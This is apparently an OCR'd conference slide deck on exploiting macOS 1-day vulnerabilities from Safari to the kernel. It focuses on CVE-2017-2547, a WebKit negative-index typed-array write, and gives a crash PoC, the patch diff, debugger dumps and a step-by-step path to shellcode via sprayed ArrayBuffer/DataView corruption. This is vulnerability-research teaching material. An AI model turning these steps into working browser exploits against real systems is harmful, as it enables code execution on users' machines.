Having fun with macOS 1days

* from browser to kernel *

@singi

$ more singi

Name
Jeonghoon Shin / singi

Work
Researcher at Theori
Mentor of B.o.B

Main Focus
Software vulnerability research


Contact
@singi21a
mail ; sjh21a@gmail.com


Contents

- From safari renderer process to macOS system process through 1day vulnerabilities.
    - Code execution in Safari renderer process
    - Sandbox Bypass
    - Code execution in macOS kernel/daemons
- Talk about how to collect 1day PoC and diffing
- Share the exploit techniques / Challenges

Why do you exploit 1day bugs?

- It is not fun to stop after finding bugs
- By making exploit code for 1day bugs, I wanted to improve my real world exploit skill.
- ~~Also english skill too!!~~





Start from Safari Browser

- Based on Webkit Engine
  - open-source!
- Support for ES6, …
- Support for App Extensions
- has a Sandbox

Little information.
And, always same words!

Safari 11.0.3

Released January 23, 2018

WebKit

Available for: OS X El Capitan 10.11.6, macOS Sierra 10.12.6, and macOS High Sierra 10.13.3

Impact: Processing maliciously crafted web content may lead to arbitrary code execution


Description: Multiple memory corruption issues were addressed with improved memory handling.

CVE-2018-4088: Jeonghoon Shin of Theori

CVE-2018-4089: Ivan Fratric of Google Project Zero

CVE-2018-4096: found by OSS-Fuzz


Bugzilla patch log



Bugzilla “Security” issue

No permission to see the bug info :(

use github!



We can see diff information

use github!

Branch: master ▾ webkit / LayoutTests / fast / forms / change-input-type-and-submit-form-crash.html

zalan@apple.com SearchInputType could end up with a mismatched renderer.

0 recent contributors


20 lines (18 sloc) | 426 Bytes Raw Blar

```
1  <!DOCTYPE html>
2  <html>
3  <head>
4  <title>This tests that submitting a form soon after changing the input type is ok.</title>
5  </head>
6  <body>
7  PASS if no crash or assert.
8  <form id=formToSubmit><input id=inputToChange results="1"></form>
9  <script>
10 if (window.testRunner)
11     testRunner.dumpAsText();
12
13 document.body.offsetHeight;
14 inputToChange.value = "1";
15 inputToChange.type = "search";
16 formToSubmit.submit();
17 </script>
18 <body>
19 </html>
```

Catch’em All Issues!

```
checking... (142/3759)

2017-11-16

        Crash in worker tests handling the m_stoppedCallback.
        <rdar://problem/35590875> and https://bugs.webkit.org/show_bug.cgi?id=179798

        Reviewed by

        No new tests (Covered by existing tests).

        Protect manipulation of m_stoppedCallback with m_threadCreationAndWorkerGlobalScopeMutex.

        * workers/WorkerThread.cpp:
        (WebCore::WorkerThread::workerThread):
        (WebCore::WorkerThread::stop):

checking... (143/3759)
```

What bugs are good bugs to make exploit?



Safari Renderer Bug #1

- CVE-2017-2547
- Bugzilla Id : 169933
- Reporter : lokihardt, Team Sniper (Keen Lab and PC Mgr)
- Short info :
  - Does not check negative index on typed array.

PoC code

```
function f() {
    let arr = new Uint32Array(10);
    for (let i = 0; i < 0x100000; i++) {
        parseInt();
    }
    arr[8] = 1;
    arr[-0x12345678] = 2;
}

f();
```

Safari Renderer Bug #1

```
251  260                 if (!data.m_key.m_source) {
252       -                  minNode = 0;
          261 +              // data.m_key.m_source being null means that we're comparing against int32 constants (see range
          262 +              // Since CheckInBounds does an unsigned comparison, if the minBound >= 0, it is also covered by
          263 +              // maxBound comparison. However, if minBound < 0, then CheckInBounds should always fail its spe
          264 +              // We'll force an OSR exit in that case.
          265 +              minNode = nullptr;
          266 +              if (range.m_minBound < 0)
          267 +                  m_insertionSet.insertNode(nodeIndex, SpecNone, ForceOSRExit, node->origin);
```

CVE-2017-2547 Patch log
add to check negative index.

https://github.com/WebKit/webkit/commit/f2476d46820b74445

Choose
1day a bug for Safari

- CVE-2017-2547
    - Root cause is clear.
    - Possibility.
        - Already prove exploitable on P2O 2017
- Target Version?
    - **macOS 10.12.3 Sierra** (contains all p2o 2017 bug.)

Exploiting CVE-2017-2547


- Bug Type : Out of Bound Write
- Root Cause : negative index write
- Range : -1 ~ -0x7ffffffc

```
arr[8] = 1;
arr[-0x7bffffffc] = 0xf0f0f0f0; //Change to some ArrayBuffer Length.
```

```
0x3b682dbfd179: 48 b9 10 00 00 10 02 00 00 00  movabsq $0x210000010, %rcx        ; imm = 0x210000010
0x3b682dbfd183: c7 04 08 f0 f0 f0 f0           movl   $0xf0f0f0f0, (%rax,%rcx)  ; imm = 0xF0F0F0F0
```

```
(lldb) x/a $rax
0x229b8e838: 0x0000000041414141
(lldb) x/a $rax+0x210000010
0x439b8e848: 0x00000003f0f0f0f0
(lldb) x/a $rax+0x210000010-8
0x439b8e840: 0x000000010d1fa238
```

Exploiting CVE-2017-2547



Exploiting CVE-2017-2547

- Exploitation Steps
  - Make a simple Function Objects.
  - Spray |Uint8Array| Object.
  - Spray |DataView| Object.
  - Trigger this bug on one of the sprayed Uint32Array Objects, change the “length” property of the ArrayBuffer.

Exploiting CVE-2017-2547

- Exploitation Steps
  - Memory leak by corrupted DataView Object.
  - Again trigger this bug, change the backing pointer of the ArrayBuffer to JIT address.
  - Then, Enter shellcode through Set*, Get* methods in DataView Object.
  - Finally, call the function object.

Exploiting CVE-2017-2547

```
(lldb) proc status
Process 593 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x51fa086dc)
    frame #0: 0x00005bb65aa08a94
->  0x5bb65aa08a94: movl   $0xf0f0f0f0, (%rax,%rcx)  ; imm = 0xF0F0F0F0
    0x5bb65aa08a9b: pushq  $0x1
    0x5bb65aa08aa0: jmp    0x5bb69a9e6080
    0x5bb65aa08aa5: movl   $0x9b, %r11d
(lldb) x/4a $rax
0x11fa086e0: 0x2017010920150303
0x11fa086e8: 0x0000000000000000
0x11fa086f0: 0x0000000000000000
0x11fa086f8: 0x0000000000000000
(lldb) x/4i $pc-27
    0x5bb65aa08a79: 48 b9 38 00 10 0e 02 00 00 00  movabsq $0x20e100038, %rcx         ; imm = 0x20E100038
    0x5bb65aa08a83: c7 04 08 f0 f0 f0 f0           movl    $0xf0f0f0f0, (%rax,%rcx)  ; imm = 0xF0F0F0F0
    0x5bb65aa08a8a: 48 b9 fc ff ff ff 03 00 00 00  movabsq $0x3ffffffc, %rcx         ; imm = 0x3FFFFFFC
->  0x5bb65aa08a94: c7 04 08 f0 f0 f0 f0           movl    $0xf0f0f0f0, (%rax,%rcx)  ; imm = 0xF0F0F0F0
(lldb)
```

arr[-0x7c7bfff2] = 0xf0f0f0f0;

